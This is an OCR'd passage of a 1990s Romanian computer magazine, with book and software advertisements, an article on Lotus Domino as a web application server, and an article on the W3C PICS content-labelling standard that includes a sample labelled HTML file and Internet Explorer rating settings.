Microsoft
SQL Server Training
Hands-On, Self-Paced Training for Microsoft SQL Server Version 6.5
Microsoft Press

Microsoft® SQL Server Server
Training
1-55615-930-7


Microsoft
Windows NT Server
Resource Kit
Supplement One
Microsoft Press

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft
Windows NT Workstation
Resource Kit
Comprehensive Resource Guide and Utilities for Windows NT Workstation Version 4.0
Microsoft Press

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft® Press

COMPUTER PRESS
AGORA

Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);* ***Craiova****: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-2300286*

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Cu notes pe Web, folosind Lotus Domino


Domino este un server http care poate transforma Lotus Notes într-un server de Web.

De Cristian Nagy

Tot mai multe firme par să ajungă la concluzia că adevărata valoare a unui sit de Internet sau de intranet rezidă mai puţin în *conţinutul* publicat şi mai mult în *activităţile* ce sunt automatizate acolo. Este grozav să pui pe intranetul firmei locurile de muncă vacante, dar este mult mai folositor să ai pe Web un sistem de examinare şi evaluare a candidaţilor.

Popularitatea de care se bucură Internet-ul şi Web-ul se datorează - în bună măsură - posibilităţii de a oferi individului (angajat, client, partener de afaceri) acces direct la informaţii utile. Dar următorul lucru pe care-l face, în mod natural şi inevitabil, utilizatorul, este să se mire: „Interesant. Da' acu' ce facem ?". Cu alte cuvinte, ce poate face utilizatorul cu aceste informaţii? Ce face un utilizator atunci când situl de Web îl înştiinţează că o extragere depăşit disponibilul unui cont, că s-a pierdut un colet, că o linie de producţie funcţionează sub parametrii doriţi sau că vânzările sunt sub valorile estimate ? În majoritatea cazurilor răspunsul este *nimic*. În momentul în care utilizatorul află această informaţie utilă şi importantă va lăsa Web-ul de-o parte şi va pune mâna pe telefon sau va căuta pe cineva cu care să se consulte sau va convoca o şedinţă. Un asemenea sit de Web - intern sau extern - este extrem de departe de potenţialul real.

Şi ar mai fi de remarcat un fapt semnificativ: pe lângă faptul că paginile de Web „contemplative" devin tot mai puţin interesante, se constată şi o creştere sensibilă a costurilor impuse de întreţinerea şi actualizarea informaţiilor de pe un sit; adesea, aceste costuri depăşesc costurile de creare a informaţiei.



Lotus Notes şi lucrul în echipă

Lotus a fost una dintre firmele care au încercat să vină în întâmpinarea necesităţilor de a lucra în echipă: distribuirea informaţiei, transmiterea documentelor pe traseele impuse de tipul lor, controlul strict al versiunilor, posibilităţi vaste de comunicare prin mesaje electronice, colectarea şi sistematizarea rezultatelor muncii şi multe altele.

Lotus Notes este binecunoscut pentru facilităţile sale deosebite în ceea ce priveşte lucrul cu un mare număr de documente: organizare, sortare, căutare, controlul versiunilor, fluxul documentelor, e-mail, replicare. Pentru a putea transforma Notes într-un server de aplicaţii Internet, Lotus a elaborat Domino.

Ce este Domino ?

Domino este un serviciu ce poate rula peste orice server Notes Release 4.x. Tehnologia Domino extinde „bătaia" aplicaţiilor Notes către Web, permiţând însă elaborarea aplicaţiilor şi administrarea serverului de sub Notes.

Deoarece „ştie" HTTP, HTML, precum şi alte standarde şi protocoale Internet deschise, Domino permite oricărui client Web să acceseze şi să interacţioneze cu aplicaţiile Notes de pe un server Notes. Şi aceasta, folosind toate oferite de Notes cum ar fi baze de date, securitate, mesaje electronice; fluxuri de lucru, replicare şi tehnologii de proiectare a aplicaţiilor - inclusiv limbajul de programare orientate obiect LotusScript..

Arhitectura Domino

După cum am mai amintit, Domino este un serviciu care rulează sub serverul Notes. De fapt, Domino este un server HTTP care adaugă serverului Notes câteva elemente suplimentare.

- **Serverul HTTP:** Componenta server HTTP din Domino este partea care „vorbeşte" HTTP şi permite clienţilor Web să comunice cu serverul Notes.
- **Interfaţa URL:** Interfaţa URL este protocolul standard prin care clienţii Web cer un anumit obiect de la server. Serverul HTTP Domino examinează URL-ul primit în cerere şi stabileşte dacă cererea se referă la un obiect dintr-o bază de date Notes sau la un fişier HTML. În cazul în care cererea se referă la un fişier HTML, Domino îl „serveşte" pur şi simplu clientului Web, la fel ca oricare alt server HTTP. Atunci când se cere ceva dintr-o bază de date Notes, motorul Domino interacţionează cu baza de date fie pentru a obţine informaţia şi a o transmite clientului Web, fie pentru a pune în baza de date Notes informaţia primită de la clientul Web.
- **Traducere HTML:** Domino traduce construcţiile Notes în HTML pentru a permite afişarea în clientul de Web. Această traducere se efectuează „din zbor", în momentul în care este cerută - ceea ce înseamnă că, folosind construcţiile dinamice din Notes cum ar fi vederile (*views*) şi formulele, se pot crea situri de Web dinamice.

Este important de subliniat faptul că elementele din Notes care produc o acţiune atunci când se face clic pe ele - cum ar fi butoanele Action - trebuie să devină URL-uri pentru clientul Web. Atunci când efectuează traducerea elementelor Notes în HTML pentru clientul Web, Domino creează URL-uri *automat*, ori de câte ori este nevoie. Aceasta înseamnă că proiectarea întregii aplicaţii se poate face în Notes, lăsând restul pe seama lui Domino.

Deoarece a fost gândit ca un server de aplicaţii Web, Domino

ILUSTRAŢII: FLORIN FLOREA © 1996

asigură suport pentru o mare varietate de clienţi de Internet: browser-e de Web, clienţi POP3 de poştă electronică, clienţi de citire a ştirilor (*news readers*), precum şi pentru alte tipuri de clienţi care nu se bazează pe standardele Internet, cum ar fi clienţi de poştă electronică bazaţi pe MAPI, telefoane, pager-e şi altele. Şi, bineînţeles, Domino asigură suport integral pentru clienţii Notes.

În continuare voi face o scurtă trecere în revistă a principalelor servicii integrate în Lotus Domino.

Depozit de obiecte

În cele mai multe cazuri, inima unei aplicaţii Web este o bază de date care mai este numită şi depozit de obiecte (*object store*). Evident, o bază de date este cea mai bună soluţie pentru a administra obiecte - de la tabele relaţionale la applet-uri şi pagini de Web. Totuşi este curios faptul că, în ciuda avalanşei de standarde referitoare la Web, nu există nici unul care să definească un depozit de obiecte sau un container standard.

Domino oferă un depozit de obiecte programabile care este optimizat pentru stocarea, administrarea şi regăsirea tipurilor de date complexe, precum şi a formularelor (*forms*) sau paginilor. Printre tipurile de date ce pot fi manipulate se numără Rich Text (cum ar fi paginile HTML), imagini (GIF, JPEG), mesaje (cum ar fi SMTP/MIME), obiecte aplicaţie (ca Java şi ActiveX), multimedia (audio, video).

Obiectul de bază dintr-o aplicaţie Domino este o pagină (sau document). Paginile din depozitul de obiecte Domino pot să conţină alte obiecte, cum ar fi câmpuri sau aplicaţii. Utilizarea câmpurilor este foarte importantă deoarece permite stocarea paginilor conform unor criterii.

Depozitul de obiecte din Domino elimină necesitatea de a structura, de a urmări şi de întreţine conţinutul sitului de Web.

Catalog

Pentru aplicaţiile Web care merg mai departe de simpla publicare a informaţiilor, un catalog (*directory*) este un serviciu vital. Catalogul este determinant pentru identificarea utilizatorilor - atât din cadrul firmei cât şi din afară - care sunt implicaţi în aplicaţie (adică numele utilizatorilor), unde se află acei utilizatori (adică adresele lor de e-mail) şi modul în care se poate ajunge la ei (ca ruta cea mai eficientă sau ruta cea mai ieftină).


Catalogul Domino administrează toate resursele informaţionale ale unei aplicaţii Web, cum ar fi informaţii despre utilizatori (profile, adrese de e-mail, alte informaţii), administrarea şi configurarea serverului şi a bazei de date, mesaje (cum ar fi configurarea MTA, rute alternative), securitate (certificări, controlul accesului), replicare (programare în timp, priorităţi, căi în reţea).

Toate aceste informaţii sunt stocate într-o singură bază de date integrată şi distribuită. Catalogul se găseşte în acelaşi depozit de obiecte ca şi celelalte obiecte ale aplicaţiei.

Securitate

Aşa cum catalogul permite determinarea persoanelor implicate în aplicaţie şi obţinerea de informaţii despre ele, serviciul de securitate este esenţial pentru a determina cât de mult (sau cât de puţin) pot să vadă utilizatorii din informaţiile unei aplicaţii Web şi în ce măsură pot să interacţioneze cu aceste informaţii.

În intranetul unei firme toată lumea trebuie să aibă acces la unele documente (cum ar fi manuale, proceduri, regulamente interne). Dar distribuirea prin intranet a unor informaţii confidenţiale (ca propuneri de buget, caracterizări personale, proiecte de produse) poate să devină destul de complicată.



Arhitectura Domino

Domino oferă soluţii pentru trei nivele diferite de securitate:

- Autentificare: confirmarea identităţii unei persoane folosind numele de utilizator şi parola din catalog;
- Autorizare: permiterea îndeplinirii anumitor acţiuni prin intermediul listelor de control al accesului (ACL) din Domino;
- Criptare: protejarea informaţiei prin SSL (*Secure Sockets Layer*).

Dar controlul accesului la o pagină sau la un câmp este numai o parte a modelului de securitate din Domino. Tehnologia ACL controlează şi nivelul de funcţionalitate la care are acces fiecare utilizator. Adică, unor utilizatori li se poate permite să modifice sau să actualizeze informaţiile unei pagini de Web direct din browser.

Mesaje şi fluxuri de lucru

Devine tot mai evident faptul că valoarea adevărată a unui sit de Web nu constă în posibilitatea de a difuza informaţii generale către utilizatorii unui intranet, ci mai ales în ceea ce pot face utilizatorii cu informaţia pe care au găsit-o. Cele mai multe situri Web oferă informaţii, instruindu-i apoi pe utilizatori să părăsească Web-ul şi să folosească telefonul dacă trebuie să întreprindă acţiuni bazate pe acele informaţii. Dacă ai întrebări suplimentare legate de un produs, sună la serviciul de vânzări sau la cel de marketing; dacă înregistrarea ta din fişierul de personal are erori, sună la serviciul de resurse umane; dacă un raport periodic despre producţie conţine cifre suspecte, pune mâna pe telefon şi convoacă o şedinţă.

Unu dintre punctele forte ale lui Domino este acela că exploatează Web-ul pentru a conduce activităţile generate de către informaţiile găsite pe situl de Web. Cele două servicii care permit aceasta sunt cele de mesaje şi fluxuri de lucru.

Domino asigură suport pentru cele mai importante protocoale de mesaje electronice şi interfeţe de programare a aplicaţiilor (API). Domino este o platformă excelentă cu agenţi de transferare a mesajelor (MTA) pentru SMTP, X.400, cc:Mail şi Notes Mail. Serviciile pentru mesaje din Domino asigură suport pentru clienţii e-mail care respectă standarde ca POP3, IMAP4, precum şi protocoalele VIM şi MAPI.

Replicare


Atunci când implementează infrastructura pentru un intranet, administratorii de reţea au misiunea nu tocmai simplă de a echilibra două costuri antagoniste: cele pentru administrarea serverului şi cele legate de traficul prin reţea. Primul factor sugerează că ar fi bine să se centralizeze toate serverele într-un singur nod(ceea ce ar minimiza costurile de administrare) şi să-i lase pe utilizatori să acceseze acel unic server (ceea ce creşte considerabil traficul prin reţea). Cel de-al doilea factor arată că fiecare amplasament ar trebui să aibă propriul server cu o copie a informaţiilor de pe serverul firmei, dar aceasta introduce complicaţii în ceea ce priveşte administrarea serverelor.

Una din cele mai delicate sarcini ale administrării serverelor o constituie necesitatea de a sincroniza informaţiile de pe toate serverele din cadrul firmei. Dacă un utilizator de la Paris modifică o bază de date şi un utilizator de la Medgidia modifică aceeaşi bază de date, cum poate asigura administratorul ca toate siturile să vadă ambele seturi de modificări? Răspunsul la această întrebare se numeşte replicare bi-direcţională.

Până acum, serverele au utilizat o rezolvare oarecum simplistă a sincronizării, numită oglindire, care face pur şi simplu o copie a unui server şi o trimite celorlalte servere - fără a ţine însă cont de faptul că pe acele servere s-au făcut deja modificări. Replicarea bi-direcţională asigură faptul că toate modificările se reflectă în ambele direcţii.

Este important de reţinut că, atunci când se face replicarea bazelor de date Domino, sunt replicate şi toate modificările în catalog.

Procesul de replicare din Domino este extrem de eficient deoarece el este selectiv, poate fi programat să se efectueze la anumite momente şi se poate realiza la nivel de câmp.



Proiectarea aplicaţiilor Web cu Domino

Există numeroase alternative pentru elaborarea aplicaţiilor Web folosind Domino. Lotus oferă un set de API-uri pentru C, C++ şi Visual Basic. Dar mediul de dezvoltare nativ pentru Domino rămâne clientul Notes. Mediul Notes oferă un cadru de lucru bazat pe formulare ce exploatează complet şi uşor serviciile Domino de depozit de obiecte, catalog, securitate, flux de lucru şi replicare.

Proiectarea sub Notes foloseşte un set de elemente de proiectare intuitive şi flexibile (cum ar fi formularele, câmpurile şi vederile) care se mulează foarte bine pe modelele de pagină şi legătură ale Web-ului. În particular, proiectanţii creează formulare şi le populează cu o varietate de câmpuri care permit interacţiunea cu utilizatorul folosind agenţi, formule şi limbajul LotusScript. Aspectul şi conţinutul formularului sunt convertite automat în HTML şi sunt transmise de către Domino utilizatorului care le poate vedea cu un browser de Web. Odată ce un formular a fost proiectat şi salvat, el este stocat şi procesat ca o pagină din baza de date Domino, putând fi apoi legată la alte pagini prin intermediul aceluiaşi mecanism de legături hipertext utilizat de protocolul HTTP/HTML.

Proiectare rapidă

Utilizarea formularelor şi a câmpurilor conduce la realizarea rapidă a prototipurilor pentru aplicaţii. Cele trei căi de accelerare a proiectării sunt:

- Se pot crea „din mers“ vederi noi. Deoarece formularele conţin câmpuri, proiectanţii pot să sorteze paginile pe baza valorilor acestor câmpuri. Dacă un utilizator cere să vadă informaţia sortată după criterii particulare, proiectantul nu are altceva de făcut decât să creeze o vedere bazată pe acele câmpuri - o sarcină uşor de îndeplinit. Se păstrează toate legăturile existente între pagini.
- O modificare a unui formular este moştenită de toate paginile care utilizează acel formular. Deoarece fiecare pagină din baza de date se bazează pe un formular, orice modificări ale acelui formular se reflectă automat în fiecare pagină.
- Formularele sunt folosite pentru a crea tipare (*templates*) care servesc drept bază pentru aplicaţii particulare. Aceste tipare conţin toată logica şi toate formatările necesare.

În plus, Lotus Domino conţine şi Domino.Action, un set de aplicaţii ce automatizează crearea aplicaţiilor Internet sau intranet obişnuite.

Reutilizare

Un alt avantaj al mediului de dezvoltare Notes îl constituie posibilitatea de a refolosi obiecte din alte aplicaţii. Formularele unei aplicaţii (sau părţi ale lor) pot fi utilizate pentru construirea unor noi aplicaţii. Mai mult, o modificare efectuată în tiparul unui formular este moştenită de toate formularele construite pe baza acelui tipar.

Integrare

Multe aplicaţii impun acces la o varietate de sisteme şi baze de date eterogene. Acestea pot fi integrate prin intermediul platformei Domino.

- Integrare cu baze de date relaţionale. Prin intermediul interfeţei ODBC, aplicaţiile Domino pot să acceseze baze de date relaţionale. De asemenea, Lotus a elaborat extensii pentru LotusScript (numite LSX) care permite o integrare mai bună cu sisteme de baze de date proprietare (cum ar fi Oracle LSX care asigură conectări native la baze de date Oracle folosind SQL Net, SAP LSX, DB2 LSX sau Sybase SQL Server LSX).
- Procesarea tranzacţiilor. Pentru aplicaţii Web care impun interacţiunea cu sisteme bazate pe tranzacţii proiectanţii, utilizează IBM MQSeries Link cu Domino.

Alte utilitare şi limbaje pentru dezvoltare

Domino asigură suport pentru Java, JavaScript, ActiveX şi alte convenţii.

- Java-proiectanţii pot să includă appleturi Java în aplicaţii. În viitor, Domino va folosi Java pentru implementarea unor agenţi pentru server.
- Biblioteca Domino de clase Java - Lotus va livra un set de clase Java care vor permite exploatarea serviciilor Domino.
- Java Beans - În viitor, clientul Notes va fi un container Java Beans şi Domino va fi un distribuitor Java Beans.
- Limbaje de scripting pentru Internet - Domino poate publica pagini care conţin script-uri în JavaScript şi VBScript.
- CORBA/IIOP - Viitoarele versiuni de Domino vor asigura suport IIOP transparent pentru comunicaţia de la client la server. Adică clasele Java din Domino vor folosi IIOP pentru a accesa serviciile de aplicaţii Domino.

În concluzie...

Cred că nu greşesc atunci când susţin că soluţia Domino + Notes este cea mai elegantă pentru proiectarea şi întreţinerea unor aplicaţii Web interactive. Mai ales dacă ţinem cont şi de celelalte aplicaţii din familia Domino.Applications: Domino.Action (pentru generarea unui sit de Web), Domino.Merchant (pentru organizarea unui sit dedicat comerţului pe Internet), Domino.Broadcast pentru PointCast (pentru difuzarea informaţiilor într-o reţea PointCast). Dar fiecare dintre acestea reprezintă o altă poveste. ■

Dl. Cristian Nagy este redactor şef al revistei PC Report. Poate fi contactat prin e-mail la **cnagy@agora.ro** *sau la telefon* **065-166516**


HotSoft

KeyMap &Fonts

Add on

Designed for MICROSOFT® WINDOWS'95

VERSIUNEA 2



Limbajul: Romanian

Layout: Romanian

☑ Literă

Mută în spate ☐

MS Sans Serif, 8, Regular | ă,Ă | 0227, 0195 | Ro

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

***

www.hotsoft.ro/keymap

Hot Soft SRL

Noul KeyMap 2.0 pentru Win95

împreună cu peste 180 de fonturi

Disponibile din **15 sept. 1996**

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale),

cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.) ☐ Doresc să-mi trimiteți și factură.


Numele și prenumele: .... Funcția: ....

Firma: .... Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

Radu Greab



Standardul PICS oferă o alternativă la cenzurarea de către guverne a informației de pe Net

PICS sau autoreglarea funcționării Web-ului

La conferința și expoziția Comdex UK desfășurată recent la Londra, Tim Berners-Lee, „părintele" WWW-ului și președintele organizației World Wide Web Consortium (W3C), a vorbit despre rolul major pe care îl poate juca Web-ul în activitatea și viața culturală a comunităților locale, a familiilor, a școlilor. În mare, Tim a arătat că, din păcate, familiile, comunitățile sau școlile ar putea adopta o cultură lipsită de adevărate valori, seacă, impusă de alții, care ar încuraja utilizatorii să se ascundă de realitatea de zi cu zi. Aceste comunități ar trebui să folosească Web-ul pentru a-și afirma propriile valori culturale, întărind astfel legăturile dintre membrii comunității. Tim Berners-Lee a mai spus că cei care legiferează nu ar trebui să se amestece în cenzurarea informațiilor de pe Net. Legislatorii trebuie să lase această sarcină în grija părinților sau comunităților, acestea categorisind siturile Web după propriile standarde și tradiții.

Fiecare netățean este interesat de anumite informații și are propria scară de valori culturale. Astăzi sunt disponibile pe Web milioane de documente, dar găsirea acelor documente care îl interesează cu adevărat pe un anumit netățean sau o anumită comunitate și care corespund cerințelor de calitate ale respectivului utilizator este foarte dificilă deoarece nu există în momentul actual un standard larg răspândit în practică ce să facă posibil acest lucru. Acest gol vine să-l umple consorțiul W3C prin seria de standarde tehnice PICS (Platform for Internet Content Selection-Platforma pentru Selectarea Conținutului informației de pe Internet), o specificație care creează suportul tehnic pentru încadrarea informației de pe Web în categorii specifice și pentru filtrarea informației în funcție de interesele utilizatorilor.

Denumirea de PICS o poartă și un grup de lucru la care participă o mulțime de companii din domeniile informaticii, comunicațiilor, publicisticii și creației, asociații de comerț și grupuri de interes public. Inițial, scopul acestui grup era oferirea unui ajutor părinților și educatorilor în restrângerea accesului copiilor în Internet, dar PICS a evoluat în zilele noastre la o infrastructură pentru asocierea de metadate (etichete referitoare la conținut) informațiilor disponibile pe Web, infrastructură care oferă, nu numai posibilitatea filtrării informațiilor accesibile copiilor, ci dovedește că poate avea o utilizare mult mai largă, la protejarea drepturilor intelectuale, la semnarea informațiilor și la protejarea intimității celor care navighează pe Web.

Scopul PICS nu este cenzurarea informației așa cum propun mult hulitul Communications Decency Act al SUA și alte legi, PICS oferă netățenilor posibilitatea să controleze informația pe care o recepționează în surfingul pe Web.

Standardele dezvoltate în cadrul activității grupului PICS creează un cadru pentru:

- autoetichetare: autorii sau cei care publică și distribuie informații le etichetează voluntar conținutul;
- etichetare de către terțe părți: servicii independente de etichetare asociază etichete adiționale conținutului informațiilor create și distribuite de alții;
- ușurință în utilizare: părinții, învățătorii, persoanele care supraveghează accesul altora pe Internet pot folosi etichete și clasificări provenind dintr-o varietate de surse pentru controlarea accesului celor supravegheați.

Ideea de bază care stă la baza infrastructurii PICS este interpunerea între utilizator și documentele de pe Web a unui soft de selecție și filtrare. Când utilizatorul cere un document, programul analizează mai întâi eticheta, sau etichetele, în cazul în care există mai multe, asociată conținutului documentului respectiv și decide dacă documentul trebuie prezentat sau nu utilizatorului.

PICS specifică un format standard pentru etichete, astfel ca aceste etichete să poată fi prelucrate de software-ul de selecție. Această etichetă poate fi furnizată de chiar autorul documentului sau, dacă eticheta autorului nu există sau autorul nu este credibil, soft-ul poate consulta etichetele furnizate de așa numitele servicii de estimare (rating services) oferite de terțe părți. Soft-ul de selecție nu este legat de serviciile de estimare, astfel că produsele și serviciile din ambele categorii pot fi dezvoltate separat.

Etichetele PICS descriu conținutul unei informații prin atribuirea de valori pe mai multe scări sau dimensiuni de estimare a conținutului. Aceste scări sau dimensiuni formează un sistem de estimare (rating system). Fiecare serviciu de estimare folosește un anumit vocabular. De exemplu, Recreational Software Advisory Council (RSAC), la www.rsac.org, și-a adaptat sistemul de estimare pentru jocuri la etichetarea informațiilor de pe Internet și oferă un sistem de estimare cu patru dimensiuni: nivel de violenţă, nivel de nuditate, nivel de sex şi nivel de limbaj ofensator. O etichetă pentru acest sistem specifică câte o valoare pentru fiecare din cele patru dimensiuni. Un alt serviciu, la Net Shepherd (www.netshepherd.com) oferă un sistem de estimare cu două dimensiuni: grupele de vârstă cărora li se adresează o informaţie, calitatea prezentării (text, grafică, audio, organizare) unui document. Un utilizator va căuta servicii de estimare cu vocabulare bine alese, care se apropie cât mai mult de propriile criterii de valori în categorisirea unei informaţii. Mai există şi servicii numite birouri de etichete (label bureau), care sunt de fapt nişte baze de date cu etichete pentru diferite URL-uri, URL-uri pentru protocoalele HTTP, FTP, Gopher, News şi, în curând, pentru canalele de IRC care au un subiect stabil.

Standardul PICS specifică doar formatul etichetelor şi protocolul de distribuire a etichetelor, stabilirea vocabularelor cade în grija serviciilor de estimare şi a birourilor de etichete, iar filtrarea informaţiilor în grija software-ului de selecţie.

Stabilirea regulilor de filtrare cade în grija diferitelor comunităţi, care procedează după propriile reguli: un părinte îi oferă copilului acces doar la anumite documente potrivite cu vârsta odraslei; la clasele care utilizează Internetul în procesul de învăţare, profesorul limitează accesul şcolarilor doar la siturile care au legătură cu lecţia respectivă; în cadrul unei firme, administratorul reţelei locale poate bloca accesul angajaţilor în timpul orelor de lucru la siturile care ar perturba activitatea firmei, ş.a.m.d. În acest mod, fiecare comunitate îşi aplică propriile reguli şi nu mai e nevoie de politici de cenzurare a informaţiilor vehiculate pe Web din partea organizaţiilor guvernamentale, lucru destul de dificil de realizat practic. Se ajunge astfel la autoreglarea funcţionării Web-ului fără „indicaţii de sus". Această autoreglare mai e posibilă şi prin faptul că se pot stabili servicii de estimare cu o largă acceptare în rândul utilizatorilor şi care pot alcătui un top al siturilor neprietenoase, care nu respectă un minim bun simţ în publicarea documentelor.

Sursa fişierului test.html

```
<HTML>
<HEAD>
<META http-equiv="PICS-Label" content='
      (PICS-1.1 "http://pics.netshepherd.com/crc"
                labels ratings (age 2 star 2))'>
</HEAD>
<BODY>
Test PICS.
</BODY>
</HTML>
```

Software-ul care implementează specificaţiile PICS se răspândeşte şi constă în clienţi (Cyber Patrol, Internet Explorer 3.0, Net Shepherd, Surfwatch), servere HTTP (IBM ICS, Jigsaw), produse de etichetare (NetShepherd).

Şi acum, puţină practică. Am ales pentru exemplificare navigatorul Internet Explorer 3.0. Activarea/dezactivarea modulului de filtrare se face din meniul View/Options/Security, prin butonul Enable Ratings/Disable Ratings. La activare vi se cere să setaţi o parolă de supervizor pentru limitarea accesului la partea de configurare a modulului a persoanelor neautorizate. Din păcate, versiunea cu care lucrez (IE 3.02 pentru Windows NT) resetează modulul PICS după fiecare lansare a navigatorului, configurarea trebuind să fie refăcută manual după lansare. În panelul Ratings se afişează serviciile de estimare disponibile (implicit RSACi). Pentru fiecare dimensiune a serviciului setaţi valoarea maximă dorită urmărind descrierile asociate. În panelul General puteţi schimba parola supervizorului şi puteţi bloca accesul utilizatorului la siturile care nu sunt etichetate. În ultimul panel, Advanced, adăugaţi sau eliminaţi serviciile de estimare şi puteţi seta birouri de estimare. Eu am instalat serviciul de estimare Net Shepherd în felul următor: am descărcat fişierul de configurare de la adresa http://pics.netshepherd.com/crc/crc.rat şi apoi am introdus-o în Internet Explorer. M-am întors la panelul Ratings şi am setat următoarele valori pentru sistemul de estimare: pe scara Maturity, în intervalul de întregi [0, 6], am selectat valoarea 2 (Child) ceea ce înseamnă conţinut adecvat copiilor cu vârsta cuprinsă între şase şi nouă ani. Pe scara Quality, cu valori întregi în intervalul [0, 5], am setat valoarea 1, pentru informaţie a cărei prezentare grafică este de o calitate îndoielnică.

